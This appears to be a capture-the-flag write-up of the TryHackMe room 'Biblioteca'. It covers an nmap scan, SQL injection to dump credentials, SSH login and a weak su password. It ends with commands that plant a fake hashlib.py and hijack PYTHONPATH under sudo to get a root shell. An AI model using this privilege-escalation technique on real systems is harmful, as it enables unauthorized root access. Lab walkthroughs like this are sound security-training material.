Biblioteca TryHackme
Biblioteca is a Linux-based TryHackMe room focused on web application enumeration and SQL injection exploitation. The challenge involves bypassing authentication, gaining SSH access using extracted credentials, and escalating privileges to root through misconfigured permissions and library abuse.
Nmap scan reasult
nmap 10.201.9.4 -sC -sV -A -p- -oN default
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 20:13 UTC
Stats: 0:05:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 25.90% done; ETC: 20:34 (0:15:10 remaining)
Nmap scan report for 10.201.9.4
Host is up (0.21s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c9:79:fb:07:c9:81:d0:b9:80:4a:20:2d:94:4b:fb:1b (RSA)
|   256 d8:25:b4:14:07:44:6a:28:ba:9e:3f:13:3c:86:69:c5 (ECDSA)
|_  256 db:c0:74:3d:1a:94:b1:a1:59:e4:94:1e:94:3a:20:5c (ED25519)
8000/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.8.10)
|_http-title:  Login
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   31.35 ms  10.17.0.1
2   ... 4
5   230.58 ms 10.201.9.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submi
Nmap done: 1 IP address (1 host up) scanned in 1690.10 seconds
port 8000 is open on which web server is running

we dont know the username and password so we had to make account for signin
make account with username tom and password 123456

And saved it as req.req


which is vurln with sql injection and we got the list of databases

And we dump the website database were we got two users smokey user and the user tom which we had created

Now ssh is running so we logged in via smokey credentials
Got some ideas from the hint that one user password is weak so the hazel password is really weak
hazel:haazel and logged in via su hazel



Got the userflag


For root there was a shell escape and we can run hasher.py via sudo
And we are root
hazel@ip-10-201-99-111:~$ mkdir /tmp/pwn
hazel@ip-10-201-99-111:~$ echo 'import os; os.system("/bin/bash")' > /tmp/pwn/hashlib.py
hazel@ip-10-201-99-111:~$ sudo PYTHONPATH=/tmp/pwn /usr/bin/python3 /home/hazel/hasher.py